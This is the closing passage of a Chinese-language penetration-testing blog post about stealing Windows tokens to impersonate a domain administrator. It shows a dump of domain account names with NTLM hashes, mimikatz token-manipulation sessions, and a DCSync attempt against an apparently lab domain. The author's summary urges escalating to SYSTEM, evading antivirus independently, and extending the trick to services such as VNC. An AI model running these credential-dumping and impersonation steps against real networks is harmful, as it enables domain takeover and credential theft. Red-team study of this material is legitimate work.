1107    mary a76f1448cacdc40ec79a93c584137ffd
1110    person a76f1448cacdc40ec79a93c584137ffd
1111    girls a76f1448cacdc40ec79a93c584137ffd
1116    networker a76f1448cacdc40ec79a93c584137ffd
1122    lowser a76f1448cacdc40ec79a93c584137ffd
1123    admin a76f1448cacdc40ec79a93c584137ffd
1126    fedora a76f1448cacdc40ec79a93c584137ffd
1131    kali a76f1448cacdc40ec79a93c584137ffd
1132    backbox a76f1448cacdc40ec79a93c584137ffd
1133    parrot a76f1448cacdc40ec79a93c584137ffd
1120    PC-JACK$ 7bba50edad431b0b26eba7908b50c70b
1108    jack a76f1448cacdc40ec79a93c584137ffd
1118    FILESERVER$ 45dd13aaa700e248c38533811018d664
1114    micle a76f1448cacdc40ec79a93c584137ffd
1119    BOSS-PC$ 7c65eab103a211ab6360b2b4cb8fa5b7
1138    devadmin a76f1448cacdc40ec79a93c584137ffd
```

```
mimikatz # token::whoami
* Process Token : {0;000bc44c} 1 D 36884693 ROOTKIT\administrator S-1-5-21-1282335229-4272261775-2564332
(14g,23p) Primary
* Thread Token : {0;00236780} 2 D 37211110 ROOTKIT\administrator S-1-5-21-1282335229-4272261775-2564332
(18g,23p) Impersonation (Delegation)

mimikatz # token::revert
* Process Token : {0;000bc44c} 1 D 36884693 WEBSERVER-IIS7\Administrator S-1-5-21-1282335229-4272261775
4-500 (14g,23p) Primary
* Thread Token : no token

mimikatz # token::whoami
* Process Token : {0;000bc44c} 1 D 36884693 WEBSERVER-IIS7\Administrator S-1-5-21-1282335229-4272261775
4-500 (14g,23p) Primary
* Thread Token : no token

mimikatz #
```

最后,不妨再看下没有窃取域管令牌之前同步 hash 的实际效果,很显然,当前用户的另外,在目标域控上的认证没通过,所以才同步不过来

```
mimikatz # lsadump::dcsync /domain:rootkit.org /all /csv
[DC] 'rootkit.org' will be the domain
[DC] '2008R2-DCServer.rootkit.org' will be the DC server
[DC] Exporting domain 'rootkit.org'
ERROR kull_m_rpc_drsr_getDCBind ; RPC Exception 0x00000005 (5)
mimikatz #
```

一点小结

有一点需要非常明确的是,在进行类似的各种令牌窃取伪造模拟利用之前,为避免后续出问题,务必先自行想办法把当前权限提到 `system` 下,而后再去搞,另外,上面的有些工具确实都已经比较老了,所以实战过程中的各种免杀问题还需要自行解决,根据此,能衍生出的用法,其实还有非常非常的多,绝不仅限于你在上面看到的这些,比如,上面说到,直接以 `system` 起 `mssql` 客户端即可实现免密码登录,其实,你也可以这么稍微延伸着想下,是不是还有其它的什么服务也是用 `windows` 本地系统用户身份的验证方式去登录呢 ? [比如, `vnc...`],是不是也可以进行类似的利用呢 ? 这些也都是值得大家可以多思考多实践的地方,虽然都是些微不足道的小技巧,但关键时刻,他们往往就能派上大用场,自己还是那句话,工具是死的,人是活的,工具的好坏,完全取决于人怎么用,就像 `wireshark` 一样,在某些人手里就像尤物,而在某些人手里跟狗屎也差不多,你觉得能单单这样去评价某些工具的好坏吗,说白点,对协议的熟练程度,直接决定了 `wireshark` 在你手中能产生的实际价值,再多的废话就不多说了,只是想某些朋友明白,一定要先花点儿时间去好好思考你想做什么,然后才是怎么做,做到什么程度,至于如何更靠谱的去发现域内所有存在域管进程机器,待我解决后,会分享到密圈,最后,还是祝大家好运吧 ^_^

作者 : `klion`